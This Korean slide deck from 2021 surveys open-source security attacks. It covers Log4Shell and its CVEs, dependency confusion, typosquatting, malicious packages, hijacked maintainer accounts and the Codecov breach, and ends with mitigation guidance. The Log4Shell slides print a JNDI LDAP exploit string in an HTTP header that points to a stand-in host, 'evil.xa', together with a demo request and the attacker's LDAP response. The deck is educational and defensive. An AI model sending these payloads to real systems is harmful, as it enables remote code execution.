

OPEN SOURCE SECURITY VULNERABILITY ATTACK TYPES

사례로 보는 오픈소스 보안 취약점 공격 유형

2021.12.20

 kakao
ROBIN.HWANG

Apache Log4J

"컴퓨터 역사상 최악 취약점 발견" 전세계 보안업계 화들짝 - 연합뉴스

거의 모든 서버 위협하는 최악의 '로그4j' 보안허점 발견 - ZDnet Korea

과기정통부, '치명적 보안 취약' 오픈소스 '로그4j' 긴급 보안조치 권고 - 경향신문

"컴퓨터 역사상 최악의 취약점 발견" 보도에 국정원 "선제적 조치 취해" - News1

IT서버 해킹 우려에 '긴급 대응팀' 가동 - 디지털 타임즈

피해 파악 어려워..SW 세부 내역 파악해야 - 전자신문

"최악의 보안 결함"..발각 뒤집힌 IT업계 - 한국경제

Log4Shell

CSVV
Score

CVE

Log4j
Patch

10

CVE-2021-44228

JNDI를 통한 원격 코드 실행 허용

2.15.0

9.0

CVE-2021-45046

쓰레드 컨텍스트 맵 패턴으로 DoS 공격 취약

2.16.0

7.5

CVE-2021-45105

제어되지 않는 재귀 문제로 DoS 공격 취약

2.17.0

<https://logging.apache.org/log4j/2.x/security.html>

CVE

CVE (Common Vulnerabilities and Exposures) <https://cve.mitre.org>

공개적으로 알려진 컴퓨터 보안 결함 목록

CVE 번호 규칙 - CVE 넘버링 기관(CNA)에서 할당

CVE-[4자리 연도]-[순차 식별자]

CVE는 미국 국토안보부 산하의 사이버 보안 및 인프라 보안국(Cybersecurity and Infrastructure Security Agency)의 재정 지원을 받아 [MITRE Corporation](#)에서 감독

세부 정보는 [미국 국가 취약점 데이터베이스\(NVD\)](#) 등의 별도 데이터베이스로 관리

CVSS Score


CVSS (Common Vulnerability Scoring System)

심각도를 숫자 (0-10) 으로 표시

미국 기반 비영리 단체인 FIRST(사고 대응 및 보안 팀 포럼) 에서 유지 관리하는 개방형 프레임워크

CVSS 점수 평가

0.0	None
0.1 – 3.9	Low
4.0 – 6.9	Medium
7.0 – 8.9	High
9.0 – 10.0	Critical



CVSS Score

기본 메트릭

악용 가능성

- 취약점을 악용하는데 필요한 액세스 수준
- 공격 복잡성
- 필요한 권한
- Client 상호 작용

범위

- 다른 구성요소로 전파 가능성

영향

- 기밀성
- 무결성
- 가용성

시간 메트릭

코드 성숙도

교정 수준

보고 신뢰도

환경 메트릭

보안 요구사항

수정된 기본 메트릭

* 취약점의 심각도를 나타내지만 취약점이 환경에 미치는 위험은 반영하지 않습니다.

Log4Shell

CVE-2021-44228

The log4j JNDI Attack and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



BLOCK WITH WAF

The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```

PATCH LOG4J

Vulnerable log4j implementation

log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

DISABLE JNDI LOOKUPS

Attacker



Vulnerable Server
http://victim.xa



Vulnerable log4j implementation



Malicious LDAP Server
ldap://evil.xa



DISABLE REMOTE CODEBASES

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```


JAVA deserializes (or downloads) the malicious Java class and executes it.

© GovCERT.ch

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

The LDAP server responds with directory information that contains the malicious Java class

Log4Shell



The screenshot displays an IDE interface with two main components:



- Code Editor:** Shows a Java class with a method `index()` that logs the API version. The code is as follows:

```
13  
14 private static final Logger logger = LogManager.getLogger("name:");  
15  
16 @GetMapping("/")  
17 public String index(  
18     @RequestHeader("X-Api-Version") String apiVersion) {  
19     logger.info("Received a request for API version " + apiVersion);  
20     return "";  
21 }  
22  
23 }
```
- HTTP Inspector:** Shows a request to `http://127.0.0.1:8080`. The request details are:

```
1 GET / HTTP/1.0  
2 X-Api-Version:  
3   ${jndi:ldap://127.0.0.1:1389/  
4   o=reference}
```

The IDE also shows a debug console with the message "The application is running" and a status bar at the bottom with icons for Git, Run, Problems, Debug, Profiler, Terminal, Build, and Dependencies.

이미지 출처 : [WhiteSource Blog](#)



<https://www.sonatype.com/resources/state-of-the-software-supply-chain-2021>



사례로 보는 오픈소스 보안 취약점 공격 유형



오픈소스 취약점 사례

Dependency Confusion

패키지 매니저가 비공개 저장소에서 서드파티 패키지를 끌어오는 기본 방식에서 발견된 결함
Dependency Hijacking 이라고도 함

보안 연구원인 **Birsan**은 이 방법을 이용하여 MS, 애플, 페이스북, 넷플릭스 등 **35개** 이상의 테크니컬 기업을 대상으로 공격을 성공하여 약 **13만 달러** 이상의 버그 바운티를 수령 ([링크](#))

자신의 블로그에 연구결과를 공개했으며, 이후 유사한 공격이 급격히 퍼졌음
이에 IT 업체들은 발빠르게 대응하였으며 백서(ex. [MS Azure 백서](#)) 를 공개

Sonatype, 2021년 가장 흔한 공격 유형 ([링크](#))

더보기 : <https://www.itworld.co.kr/news/185283>


오픈소스 취약점 사례

Dependency Confusion


의존성 혼동 공격 방식

```

"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
    
```



<https://youtu.be/MV0XJQf8tT0>



오픈소스 취약점 사례

MS, 의존성 혼동 위험을 완화하는 3가지 방법

1. 여러개가 아닌 하나의 private feed 참조
2. 제어된 범위를 사용하여 Package 보호
3. Client 측 검증 기능 활용

<https://azure.microsoft.com/ko-kr/resources/3-ways-to-mitigate-risk-using-private-package-feeds>

오픈소스 취약점 사례

Typosquatting

오픈소스를 검색할 때 단순한 오타를 유도하는 공격 방식
주로 Pypi, NPM, Ruby Gem 등에서 발견

- **jellyfish** **jeIlyfish**
- **lodash** **lodahs**
- **electron** **electorn**
- **cross-env** **crossenv**
- **loadyaml** **loadyaml**

<https://snyk.io/blog/typosquatting-attacks>

<https://blog.sonatype.com/sonatype-spots-malicious-npm-packages>

오픈소스 취약점 사례

Malware

오픈소스에 악성 소프트웨어를 포함하여 배포

- **event stream** (2018)

꽤 인기있던 NPM 라이브러리의 하위 종속성인 flatmap-stream 에 비트코인 지갑을 훔치는 맬웨어가 포함되어 배포 됨 ([링크](#))

- **rest-client** (2019)

1.6.13 에 pastebin.com에서 원격으로 코드를 가져오고 외부 서버로 보내도록 악성코드 포함 ([링크](#))

- **Octopus Scanner** (2020)

NetBean 저장소를 감염시켜 Jar 바이너리, 프로젝트 파일 및 종속성 내 악성 페이로드를 배포
감염된 저장소가 개발 환경에 복제 또는 fork 될 경우 악성코드에 감염 ([링크](#))

오픈소스 취약점 사례

Stealing Administrator Privileges

비밀번호 유출이나 무차별 대입시도로 인해 오픈소스 관리자의 계정을 탈취되어 악성코드가 포함된 오픈소스가 배포되는 케이스

- **Bootstrap-Sass** (2019)

BootStrap 의 Sass 버전에 악성 코드가 심어져 Cookie 파일을 로드하고 그 내용을 실행
GitHub에서는 변경되지 않고, RubyGems에만 권한이 있던 계정에 의해 변경이 이뤄짐
보고된 당일 백도어가 제거되고, 의심되는 개발자의 Access 권한 취소 ([링크](#))

- **ua-parser-js** (2021)

이전(클린) 버전은 0.7.28이었지만 공격자는 동일한 0.7.29, 0.8.0 및 1.0.0 패키지를
게시했으며 각각 설치 시 활성화되는 악성 코드를 포함
암호화폐 채굴 소프트웨어를 다운로드하고 실행 ([링크](#))

오픈소스 취약점 사례

Next-gen Attack

Software Supply Chain 이나 IDE Plugin 등을 대상으로 하는 차세대 공격

- **Codecov** (2021)

Docker 이미지 생성 프로세스의 버그를 악용하여 자격 증명을 취득하여, CDN 버킷에 Access하여 bash 스크립트를 악의적으로 변경 함

Codecov 서버의 IP를 자신의 IP주소로 교체하여 2개월간 시스템 위반이 감지되지 않도록 한 뒤

이를 통해 악성코드를 다수의 사용자에게 다운스트림으로 배포 ([링크](#))

- **vs-extension** (2021)

Visual Studio의 확장 프로그램을 통해 공격자는 CSRF 방식으로 RSA 키 등 중요한 정보를 훔쳐

결국 VCS에 Access 하거나 Production 서버에 연결하여 시스템을 손상시킬 수 있음 ([링크](#))

오픈소스 코드 속 보안 취약점을 피하는 실무 팁 4가지

Ax Sharma / Sonatype CSO

1. 내 소프트웨어 알기
2. 종속성 문제 해결
3. 코드 스캔 자동화를 통해 알려지지 않은 불확실한 요소 찾기
4. 라이선싱 위협에 주의

Google, 오픈소스 취약점 해결 위한 프레임워크 제안

오픈소스 취약점 문제 해결방안 제안

- 소프트웨어 속 취약점 알기
- 새롭게 추가되는 취약점 예방하기
- 취약점을 수정하거나 제거하기

오픈소스 관리 프로세스 개선 제안

- 소프트웨어의 일방적인 코드 변경을 금지
- 변경된 모든 코드는 코드 작성자 외에 별도의 리뷰어를 통해 검토
- 소프트웨어 소유자와 관리자의 신원을 인증하는 하는 방안


Google & OSSF, Security ScoreCard v2 출시

Google과 OSSF(Open Source Security Foundation) 에서 오픈소스의 “위험 점수” 를 생성하는 자동화된 보안 도구인 ScoreCard v2 출시

현재 약 100만개 정도의 오픈소스 프로젝트에 대한 보안을 평가

ScoreCard 사용 중인 주요 프로젝트

- sos.dev - [SOS\(Secure Open Source\)](https://SOS(Secure Open Source))
- deps.dev
- metrics.openssf.org




The screenshot shows the OpenSSF ScoreCard v2 for the Spring Framework project. It displays the project name, GitHub repository, and the number of forks (32k) and stars (45k). The scorecard itself shows a total score of 3.5/10 as of December 6, 2021. The score is broken down into several categories, each with a score of 0/10:

Category	Score
Code-Review	0/10
Security-Policy	10/10
Dependency-Update-Tool	0/10
License	10/10
Token-Permissions	0/10
Maintained	10/10
CI-Best-Practices	0/10
Vulnerabilities	10/10

<https://deps.dev/maven/org.springframework%3Aspring-core>

Nipa. 기업 공개 소프트웨어 거버넌스 가이드



오픈소스의 보안 취약점

- 오픈소스의 보안 취약점 현황
- 오픈소스의 보안 취약점 사례
- 오픈소스의 보안 취약점 조치
- 취약점 데이터베이스

DevSecOps

- IBM DevSecOps 모범 사례
- GitHub 기능을 활용한 보안 관리 사례

<https://nipa-openup.github.io/oss-governance-guide/using>

[2021년] 기업 공개소프트웨어 거버넌스 가이드

오픈소스 얼마나 안전한가?

Linux 커널 논란 (링크)

- UMN 대학 (University of Minnesota Twin Cities)의 박사과정 연구자들이 자신들이 진행하는 연구를 위해서 의도적으로 보안상에 문제가 있는 패치를 만들어서 리눅스 커널 메일링 리스트에 보내는 실험을 진행
- 악의적인 패치를 커널 커뮤니티에 보냈을 때 리눅스 커널 관리자와 리뷰어들이 어떻게 반응하는지를 관찰 목적
- 리눅스 커널 커뮤니티에서 활동 중인 관리자와 기여자들의 공분을 삼

Log4Shell 사태를 되돌아보며

- Log4Shell 과 같은 보안 취약성이 있더라도 오픈소스는 계속 사용할 수 밖에 없을 것
- 수 많은 중요한 오픈소스 중 log4j 는 하나에 불과
- 오픈소스 뿐만 아니라 모든 소프트웨어는 잠재적인 보안 취약점이 있다
- 지속적으로 관심을 갖고 살펴 보아야 할 것
- 치명적인 취약점은 계속 발견이 될 것이며, 신속하게 대응해야 하고 취약점 개선을 자동화 해야 한다